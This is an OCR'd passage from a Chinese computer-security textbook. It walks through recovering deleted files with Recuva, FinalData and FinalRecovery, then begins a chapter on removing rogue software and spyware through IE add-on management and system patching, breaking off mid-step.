
Recuva 向导可直接选定要恢复的文件类型，从而进行有针对性的文件恢复，此处我们以恢复音乐文件为例为大家详细介绍通过 Recuva 向导恢复数据的具体操作方法和步骤。

STEP01： 启动 Recuva 数据恢复软件




在“欢迎来到 Recuva 向导”界面单击“下一步”按钮。

STEP02： 选择文件类型



01 选中“音乐”单选项。　02 单击“下一步”按钮。

STEP03： 选择文件位置




01 无法确定存放位置时选中“无法确定”单选项。　02 单击“下一步”按钮。

STEP04： 准备查找文件




单击“开始”按钮。

STEP05：扫描已删除的文件



显示扫描进度。

STEP06：扫描到的音乐文件




01 勾选需要恢复的音乐文件复选框。　02 单击“恢复”按钮。

STEP07：选择恢复的音乐文件存储位置




选定存储位置后单击“确定”按钮。

STEP08：完成整个恢复文件操作



单击“确定”按钮。

STEP09：查看已恢复的音乐文件



在选择的恢复文件存储位置可查看到已经恢复的音乐文件。


提示

在直接搜索文件失败时，可启用深度搜索功能，该功能能够提高文件的搜索和扫描效果，但是也会消耗更多的扫描时间。

2. 通过扫描特定磁盘位置恢复数据

Recuva 数据恢复软件还可以直接扫描特定的磁盘位置来恢复文件，这样可以大大节省扫描时间，提高文件恢复效率。


STEP01： 启动 Recuva 数据恢复软件



01 在“文件类型”对话框中选中“所有文件”单选项。

02 单击“下一步”按钮。

STEP02： 选择文件位置



选中“在特定位置”单选项后单击“浏览”按钮。


STEP03： 选择要恢复的文件夹



01 选中要恢复的文件夹。


02 单击“确定”按钮。

STEP04： 查看已选择的文件位置



单击“下一步”按钮。

STEP05： 准备查找文件




单击“开始”按钮，即可开始扫描，接下来的步骤与“通过向导恢复”中的 STEP05~ STEP09 相同。

3. 通过扫描内容恢复数据


当具体的某个文件出现问题时，用户可选择通过扫描内容的方式来恢复文件数据。现在为大家详细介绍使用 Recuva 数据恢复软件通过扫描内容恢复数据的具体操作方法和步骤。

STEP01： 启动 Recuva 数据恢复软件




在“欢迎来到 Recuva 向导”对话框中单击“取消”按钮。

STEP02： 打开数据恢复软件主界面




选择要扫描的磁盘以及文件类型。

STEP03： 单击“扫描内容”命令




设置完成后单击“扫描”按钮右侧的下三角图标，在展开的列表中单击“扫描内容”命令。

STEP04： 输入搜索关键字



单击“扫描”按钮。

STEP05： 开始扫描



查看扫描进度，扫描完成后，用户可按照“通过向导恢复数据”的 STEP06 ~ STEP09 进行操作。

13.3.2 使用 FinalData 来恢复数据

FinalData 具有强大的数据恢复功能，并且使用非常简单。它可以轻松恢复误删数据、误格式化硬盘文件，甚至 U 盘、手机卡、相机卡等移动存储设备的误删文件 FinalData 都能轻松恢复。

1. 使用FinalData恢复误删文件

当用户在电脑中误删了一个重要的文件时，可立即停止操作并通过 FinalData 来恢复该误删文件，下面详细介绍一下使用 FinalData 恢复误删文件的具体操作方法和步骤。

STEP01： 运行 FinalData



单击主界面上的“误删除文件”图标。

STEP02： 选择要恢复的文件和目录所在的位置




单击“下一步”按钮。

STEP03： 查找已删除的文件




可查看到正在扫描文件进度。

STEP04： 查看扫描到的文件




01 勾选需要恢复的文件夹。　02 单击“下一步”按钮。

STEP05： 选择恢复路径




单击“浏览”按钮。

STEP06： 设置要恢复的文件存储位置



选定存储位置后单击“确定”按钮。

STEP07： 返回“选择恢复路径”对话框



01 查看已选择的恢复路径。

02 单击“下一步”按钮，即可对文件进行恢复。

2. 使用FinalData恢复误格式化硬盘文件


当用户不小心将硬盘格式化后忽然发现硬盘中还有重要数据时，不用惊慌，此时完全可以使用 FinalData 来恢复误格式化硬盘文件。下面详细介绍使用 FinalData 恢复误格式化硬盘文件的具体操作方法和步骤。

STEP01： 打开“FinalData”主界面




单击“误格式化硬盘”图标。

STEP02： 选择要恢复的分区




01 选中要恢复的分区。 02 单击“下一步”按钮。

STEP03：查找分区格式化前的文件



查看扫描进度。

STEP04：扫描到的可恢复的文件或文件夹



01 勾选需要恢复的文件夹复选框。


02 单击“下一步”按钮。

STEP05：选择恢复路径




单击“浏览”按钮。

STEP06：设置要恢复的文件存储位置



选定文件存储位置后单击“确定”按钮。

STEP07：返回“选择恢复路径”对话框



01 查看已选择的文件恢复路径。

02 单击“下一步”按钮，即可对文件进行恢复。

3. 使用FinalData恢复U盘、手机卡、相机卡误删除的文件


U盘、手机卡、相机卡是一种和普通硬盘的存储介质完全不同的数据存储设备，在此类存储设备中数据被删除后并不会被转移到回收站中，而是直接被彻底删除，但是通过FinalData却可以恢复这些设备误删除的文件。下面详细介绍使用FinalData恢复U盘、手机卡、相机卡误删除的文件的具体操作方法和步骤。

STEP01： 打开 FinalData 主界面



单击“U盘手机卡相机卡恢复”图标。


STEP02： 选择要恢复的移动存储设备



01 选中要恢复的移动存储设备。

02 单击“下一步”按钮。

STEP03： 搜索移动存储设备中的丢失文件



查看搜索进度。

STEP04： 查看搜索到的内容



01 勾选需要恢复的文件格式复选框。


02 单击“下一步”按钮。

STEP05： 选择文件恢复路径




单击“浏览”按钮。

STEP06： 设置要恢复的文件存储位置



选中文件存储位置后单击“确定”按钮。

STEP07： 返回“选择恢复路径”对话框



01 查看已选择的文件路径。

02 单击“下一步”按钮，即可对文件进行恢复。

13.3.3 使用 FinalRecovery 来恢复数据

FinalRecovery 是一款功能强大而且非常容易使用的数据恢复工具，它可以帮助用户快速找回被误删除的文件或者文件夹，支持硬盘、软盘、数码相机存储卡、记忆棒等存储介质的数据恢复，可以恢复在命令行模式、资源管理器或其他应用程序中被删除或者格式化的数据，即使已清空了回收站，它也可以帮用户安全并完整地将数据找回来。

1. 标准恢复


在“标准恢复”模式下，FinalRecovery 可对所选磁盘进行快速扫描，并恢复该磁盘下的大部分文件。下面详细介绍使用 FinalRecovery 进行标准恢复的具体操作方法和步骤。

STEP01： 启动 FinalRecovery 数据恢复工具




在 FinalRecovery 主界面单击“标准恢复”图标。

STEP02： 选择要扫描的磁盘




单击要扫描的磁盘后会直接开始扫描。

STEP03： 查看扫描结果




根据磁盘大小扫描时间会有所不同，扫描完整后即可显示扫描结果。

STEP04： 勾选需要恢复的文件夹复选框



单击“恢复”按钮。


STEP05： 选择目录



01 单击“浏览”按钮选择恢复文件存储位置。

02 单击“确定”按钮。

STEP06： 查看已恢复的文件



在所选存储位置查看到已经恢复的文件。

2. 高级恢复


下面详细介绍使用 FinalRecovery 进行标准恢复的具体操作方法和步骤。

STEP01： 打开 FinalRecovery 主界面



单击“高级恢复”图标。

STEP02： 选择要扫描的磁盘




单击要扫描的磁盘后会直接开始扫描。

STEP03： 查看扫描结果



根据磁盘大小扫描时间会有所不同，扫描完整后即可显示扫描结果。

STEP04： 选择要恢复的文件夹



勾选需要恢复的文件夹复选框，单击恢复按钮。


STEP05： 选择目录



01 单击“浏览”按钮选定恢复文件存储位置。

02 单击“确定”按钮即可对所选文件夹的文件进行恢复。

STEP06： 查看已恢复的文件



在所选存储位置查看到已经恢复的文件。

提示

使用 FinalRecovery 恢复文件时，切勿一次性恢复大于 512MB 的文件，否则可能导致 FinalRecovery 自动退出或者内存出错。在这种情况下建议分多次进行恢复，一般恢复一个 60GB 的硬盘要 3~4 天时间。

第14章 间谍软件的清除和系统清理

现在网络上的流氓软件与间谍软件很多，往往在浏览某些网页时会被安装这些软件且很不好卸载，只能使用流氓软件与间谍软件的专用清除工具才能进行彻底地清除。

主要内容：

- 流氓软件的清除
- 间谍软件防护实战
- 常见的网络安全防护工具

14.1 流氓软件的清除

一些“流氓软件”会通过捆绑共享软件、采用一些特殊手段频繁弹出广告窗口、窃取用户隐私，严重干扰用户正常使用电脑，真可谓是“彻头彻尾的流氓软件”。根据不同的特征和危害，困扰广大计算机用户的流氓软件主要有广告软件、间谍软件、浏览器支持、行为记录软件和恶意共享软件五类。

14.1.1 清理浏览器插件

现在有很多与网络有关的工具，如下载工具，搜索引擎工具条等都可能在安装时在浏览器中安装插件，这些插件有时并无用处，还可能是流氓软件，所以有必要将其清除。


ActiveX 技术是一种共享程序数据和功能的技术。一般软件需要用户单独下载然后执行安装，而 ActiveX 插件只要用户浏览到特定的网页，IE 浏览器就会自动下载并提示用户安装。目前，很多软件都采取这种安装方式，如播放 Flash 动画的播放插件。

当然，很多流氓软件也利用浏览器这一特点，并不进行提示直接下载安装，甚至有些恶意插件还会更改系统配置，严重地影响了系统运行的稳定性。

1. 使用Windows 7插件管理功能


如果用户使用的系统是 Windows 7 及其以上版本的系统，则在 IE 浏览器的“工具”菜单中将出现一个“管理加载项”菜单。通过该菜单，用户可以对已经安装的 IE 插件进行管理。具体的操作方法如下。

STEP01： 打开 IE 浏览器




单击“工具”>“管理加载项”菜单项。

STEP02： 管理加载项



可查看已运行的加载项列表，列表中详细显示了加载项的名称、发行者、状态等信息。

STEP03： 屏蔽插件



插件“类型”包括工具栏、第三方按钮、ActiveX控件、浏览器扩展等。用户可以根据需要选取某个插件，右击“禁用”菜单项，将其屏蔽。

2. 使用IE插件管理专家

“IE插件管理专家”（Upiea）的IE插件屏蔽功能突破了传统的插件屏蔽软件思维模式，它不仅仅能够屏蔽插件，还可以识别当前已安装的插件，并可卸载插件。具体操作方法如下。

STEP01： 运行“IE插件管理专家”




单击“插件免疫”按钮，在页面中选择需要免疫的插件名称，单击“应用”按钮，即可完成该插件的免疫操作。插件免疫后，系统将不能再安装相应的插件。

STEP02： 插件管理



查看已加载插件，选取某个插件，单击下方的“启用”或“禁用”按钮可将其设置为启用或禁用状态，还可单击“删除”按钮将所选插件删除。

STEP03： 系统设置



在该页面可进行浏览器设置、软件卸载、启动项目管理以及系统清理等。

14.1.2 流氓软件的防范


除在遭受其“骚扰”和“入侵”后进行“亡羊补牢”外，难道就真的没有办法了吗？其实更应做好事前防范，打造对“流氓软件”具有免疫功能的电脑系统。

1. 及时更新补丁程序

如果觉得下载补丁程序太麻烦，则可以利用安装的杀毒软件、防火墙等安全工具中的漏洞扫描功能，扫描自己的系统并自动下载安装补丁程序。在扫描系统漏洞前，应先升级到最新版本，否则可能无法检测出最新发布的补丁程序。


下面以瑞星安全助手为例介绍其扫描系统漏洞并下载补丁的操作方法。

STEP01： 运行瑞星安全助手



